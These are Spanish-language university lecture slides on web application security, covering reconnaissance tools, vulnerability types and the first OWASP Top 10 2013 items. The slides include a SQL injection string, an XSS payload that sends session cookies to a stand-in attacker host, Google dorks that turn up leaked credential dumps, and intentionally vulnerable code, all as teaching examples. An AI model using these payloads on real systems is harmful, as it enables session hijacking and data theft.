DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

Unidad 6

Seguridad en aplicaciones web
Ataques a servicios y aplicaciones

Pen-test vs Vuln. assessment

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

- **Vulnerability assessment:** Proceso de identificar y cuantificar vulnerabilidades en un sistema.

- **Penetration testing:** Proceso de evaluación de seguridad que incluye simular ataques realizados por un intruso malicioso. Generalmente incluye la explotación de vulnerabilidades.

Proceso de Ataque

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

- Identificación del objetivo:
  - Generar un perfil del objetivo en base a información pública.
- Scanning:
  - Identificación de los servicios expuestos.
- Enumeración:
  - Identificación de las vulnerabilidades que pueden afectar a la aplicación.
- Explotación:
  - Abuso de la(s) vulnerabilidad(es) detectada(s).
- Post-explotación:
  - Escalación de privilegios
  - Eliminación de rastros forenses
  - Mantenimiento del acceso

Identificación del objetivo, scanning y enumeración

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

- OSINT - Información de fuentes públicas:
  - Información de DNS
  - Whois
  - Google Hacking / Foca / Shodan / Maltego
- Versión de Sistema Operativo
- Servicios de red activos
- Versiones de los servicios de red activos (por ejemplo el producto utilizado para servidor Web).
- Información adicional Web: directorios y archivos existentes, CGI’s en uso, versión del framework, etc.
- Detección de vulnerabilidades.

Información de Fuentes Públicas

- El Domain Name System (DNS) se utiliza para mapear nombres y direcciones IP. Maneja distintos tipos de registros, algunos de los cuales cumplen funciones especificas (ej: MX)

  Casi todos los servicios de Internet, utilizan el servicio de DNS, incluyendo la Web y el correo electrónico.

  Hay que proteger dicho servicio para que no se pueda obtener información del mismo (ej: zone transfers) o, peor aún, lograr cambios que redirijan a los usuarios.

- Whois: un protocolo que se utiliza para efectuar consultas en una base de datos que permite determinar el propietario de un nombre de dominio o una dirección IP en Internet.

Obtención de información en internet

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

Búsqueda de información sensible sobre el objetivo a través de búsquedas específicas:

- Software especifico corriendo en el servidor web.
- Información sensible almacenada en sitios públicos
- Errores específicos

Obtención de información en internet

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

Ejemplos de búsquedas en google:

- "Index of /admin"
- inurl:user filetype:sql

INSERT INTO user
VALUES('localhost','root','58982d15048734ee','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','
Y');

INSERT INTO user VALUES
('riga','root','58982d15048734ee','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y');

- intitle:"please login" "your password is *"

Please login: ... If this is your first time logging in, then your password is the last
name of the person insured on your policy in ALL CAPITAL LETTERS. ...

- intext:email filetype:xls site:.ar


Antiguas Herramientas Automatizadas: SiteDigger 3.0, Wikto

Google Hacking Database (GHDB)

Información de Fuentes Públicas


DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

- Foca: Extrae información útil (nombres de usuarios, equipos, software utilizado) de los metadatos de archivos doc, xls, pdf, etc publicados en sitios web.



Información de Fuentes Públicas

Shodan: Buscador que permite preguntar por el software instalado en los equipos conectados a internet.



Identificación de Sistema Operativo

Existen técnicas que permiten identificar en forma remota que sistema operativo está utilizando un equipo. Las técnicas se basan en pequeñas variaciones en la construcción de paquetes y la respuesta del equipo ante la recepción de dichos paquetes.

http://www.insecure.org/nmap/nmap-fingerprinting-article.html


Identificación de servicios de red

Técnicas que realizan búsqueda exhaustiva de servicios de red activos. Pueden saltear algunos filtros, e incluso identificar el tipo de servicio que se ejecuta.

NMAP (http://www.insecure.org/nmap)

Nmap ("Network Mapper") es una utilidad open-source para explorar redes. Fue diseñada para escanear redes en forma rápida y puede determinar qué servicios (puertos) están habilitados, qué sistema operativo se está utilizando, si existe algún dispositivo de filtrado en el medio, etc. En versiones recientes, puede determinar el tipo de servicio que escucha en cada puerto detectado.

Ejemplo Nmap



Identificación del servicio web

Técnicas que permiten determinar el producto que se utiliza para brindar el servicio web. En general utilizan la información del header “Server: “, pero podrían utilizar una técnica similar a la utilizada por el QueSO.


Dustin William Lee. HMAP: A Technique and Tool For Remote Identification of HTTP Servers. Master’s thesis, University of California, Davis, 2001.

Jeremiah Grossman. Identifying Web Servers, A first-look into Web Server Fingerprinting.In BlackHat Asia 2002. Black Hat, Inc, 2002.

Identificación del servicio web: herramientas

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

HTTPrint (http://www.net-square.com/httprint.html)



Obteniendo más información del servidor HTTP

Utilizar herramientas que chequean archivos existentes, aplicaciones vulnerables, directorios ocultos, etc.

Nikto2 (http://www.cirt.net/nikto2)

Nikto2 es un escaner de servidores web que realiza un chequeo exhaustivo de potenciales problemas en el servidor, existencia de archivos y/o aplicaciones peligrosos. Puede ser actualizado via web.

Este programa busca fallas en diferentes categorías:

- problemas de configuración
- archivos por defecto y ejemplos
- archivos y scripts inseguros
- versiones desactualizadas de productos.

Identificación de vulnerabilidades

Una vez que conocemos los servicios existentes y las aplicaciones utilizadas, podemos ver la existencia de vulnerabilidades y actuar en consecuencia.

Nessus

- **Escáner remoto de vulnerabilidades y debilidades de sistemas.**
- **Cuenta con su propio lenguaje de programación (NASL, Nessus Atack Scripting Language) optimizado para pruebas de seguridad.**
- **Arquitectura de “Plug-ins”, cada plug-in es una prueba de seguridad.**
- **Arquitectura cliente-servidor.**

Metasploit

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA


- **Una vez identificadas las vulnerabilidades, puedo realizar los ataques con diversas herramientas.**

w3af

- **Escáner remoto de vulnerabilidades y debilidades en aplicaciones web.**
- **Arquitectura de “Plug-ins”, cada plug-in es una prueba de seguridad.**

Proxys: Paros, ZAP, etc

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA



Como suceden las intrusiones

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

- **El atacante explota una vulnerabilidad presente en el sistema.**

- **Las vulnerabilidades caen en tres categorías:**
  - Errores de configuración o configuraciones inseguras.
  - Diseño débil de protocolos
  - Errores de programación; dos muy comunes:
    - Buffer overflows
    - Bugs en formatos de cadenas de caracteres
    - En general, falta de validación de parámetros de entrada

Mala configuración

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

- **El administrador del sistema o el usuario han cometido un error en la configuración del sistema.**

- **Errores típicos:**
  - Compartir archivos con permisos RW para todos
  - Proxies sin uso restringido (mail, web, socks,…)
  - Cuentas de usuarios sin contraseñas o con contraseñas conocidas (o por defecto).
  - Base de datos de contraseñas legible por todos
    - El atacante puede adivinar las contraseñas fuera de línea mediante fuerza bruta o ataques de diccionario
  - Contenido activo habilitado en navegador o cliente de correo
    - Puede ser ejecutado automáticamente cuando se muestre un mensaje

Diseño débil

- **Fallas importantes en el diseño de protocolos o software**
  - No puede ser resuelto sin afectar versiones anteriores
  - Manteniendo el bug se conserva la compatibilidad hacia atrás

- **Casos típicos**
  - Autentificación en texto claro en protocolos (telnet, ftp)
    - Las credenciales pueden ser sniffeadas por un intruso
  - Dependencia de dirección IP para la autenticación
    - El atacante puede falsificar direcciones IP

Errores de programación

- **Error común**
  - Hacer suposiciones sobre el ambiente del programa
    - Por ejemplo, las cadenas de caracteres de entrada serán cortas y en ASCII imprimible
  - Pero usuarios maliciosos pueden introducir lo que ellos deseen.

- **La entrada puede venir desde:**
  - Variables de ambiente
  - Entrada del programa (local o en red)
  - Otras fuentes

- **Open web Application Security Project**

- **El proyecto abierto de seguridad en aplicaciones Web (OWASP por sus siglas en inglés) es una comunidad abierta dedicada a facultar a las organizaciones a desarrollar, adquirir y mantener aplicaciones que pueden ser confiables**

Algunos proyectos interesantes

- **Owasp Top 10**
  http://owasptop10.googlecode.com/files/OWASP%20Top%2010%20-%202013.pdf
- **Owasp Testing guide**
  https://www.owasp.org/images/5/52/OWASP_Testing_Guide_v4.pdf
- **OWASP Secure Coding Practices Quick Reference Guide**
  https://www.owasp.org/index.php/OWASP_Secure_Coding_Practices_-_Quick_Reference_Guide
- **OWASP Application Security Verification Standard Project**
  https://www.owasp.org/images/6/67/OWASPApplicationSecurityVerificationStandard3.0.pdf
- **OWASP Cornucopia**
  https://www.owasp.org/index.php/OWASP_Cornucopia

OWASP TOP TEN - 2013

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

A1 – Inyección

Las fallas de inyección, tales como SQL, OS, y LDAP, ocurren cuando datos no confiables son enviados a un intérprete como parte de un comando o consulta.

Los datos hostiles del atacante pueden engañar al interprete para ejecutar comandos no intencionados o acceder datos no autorizados.

A1 - Ejemplos de Escenarios de Ataques

Escenario #1: La aplicación usa datos no confiables en la construcción de la siguiente instrucción SQL vulnerable:

```
String query = "SELECT * FROM accounts WHERE custID='" +
    request.getParameter("id") + "'";
```

Escenario #2: De manera similar, si una aplicación confía ciegamente en el framework puede resultar en consultas que aún son vulnerables, (ej., Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" +
    request.getParameter("id") + "'");
```

En ambos casos, al atacante modificar el parámetro 'id' en su navegador para enviar: ' or '1'='1. Por ejemplo:

http://example.com/app/accountView?id=' or '1'='1

Esto cambia el significado de ambas consultas regresando todos los registros de la tabla "accounts". Ataques más peligrosos pueden modificar datos o incluso invocar procedimientos almacenados.

OWASP TOP TEN - 2013

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

A2 – Pérdida de Autenticación y Gestión de Sesiones

Las funciones de la aplicación relacionadas a autenticación y gestión de sesiones son frecuentemente implementadas incorrectamente, permitiendo a los atacantes comprometer contraseñas, claves, token de sesiones, o explotar otras fallas de implementación para asumir la identidad de otros usuarios.

A2 - Ejemplos de Escenarios de Ataques

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

Escenario #1: Aplicación de reserva de vuelos que soporta reescritura de URL poniendo los ID de sesión en la propia dirección:

http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV? dest=Hawaii

Un usuario autenticado en el sitio quiere mostrar la oferta a sus amigos. Envía por correo electrónico el enlace anterior, sin ser consciente de que está proporcionando su ID de sesión. Cuando sus amigos utilicen el enlace utilizarán su sesión y su tarjeta de crédito.

Escenario #2: No se establecen correctamente los tiempos de expiración de la sesión en la aplicación. Un usuario utiliza un ordenador público para acceder al sitio. En lugar de cerrar la sesión, cierra la pestaña del navegador y se marcha. Un atacante utiliza el mismo navegador al cabo de una hora, y ese navegador todavía se encuentra autenticado.

Escenario #3: Un atacante interno o externo a la organización, consigue acceder a la base de datos de contraseñas del sistema. Las contraseñas de los usuarios no se encuentran cifradas, exponiendo todas las contraseñas al atacante.

OWASP TOP TEN - 2013

A3 – Secuencia de Comandos en Sitios Cruzados (XSS)

Las fallas XSS ocurren cada vez que una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada.

XSS permite a los atacantes ejecutar secuencia de comandos en el navegador de la víctima los cuales pueden secuestrar las sesiones de usuario, destruir sitios web, o dirigir al usuario hacia un sitio malicioso.

A3 - Ejemplos de Escenarios de Ataques

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

La aplicación utiliza datos no confiables en la construcción del siguiente código HTML sin validarlos o codificarlos:

(String) page += "<input name='creditcard' type='TEXT‘ value='" + request.getParameter("CC") + "'>";

El atacante modifica el parámetro “CC” en el navegador:

'><script>document.location= 'http://www.avacker.com/cgi-- - bin/cookie.cgi?foo='+document.cookie</script>'.

Esto causa que el identificador de sesión de la víctima sea enviado al sitio web del atacante, permitiendo al atacante secuestrar la sesión actual del usuario.

Notar que los atacantes pueden también utilizar XSS para anular cualquier defensa CSRF que la aplicación pueda utilizar. Ver A8 para información sobre CSRF.

A4 - Referencia Directa Insegura a Objetos

Una referencia directa a objetos ocurre cuando un desarrollador expone una referencia a un objeto de implementación interno, tal como un fichero, directorio, o base de datos. Sin un chequeo de control de acceso u otra protección, los atacantes pueden manipular estas referencias para acceder datos no autorizados.

A4 - Ejemplos de Escenarios de Ataques

La aplicación utiliza datos no verificados en una llamada SQL que accede a información sobre la cuenta:

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt = connection.prepareStatement(query , … );
pstmt.setString( 1, request.getparameter("acct")); ResultSet results =
    pstmt.executeQuery( );
```

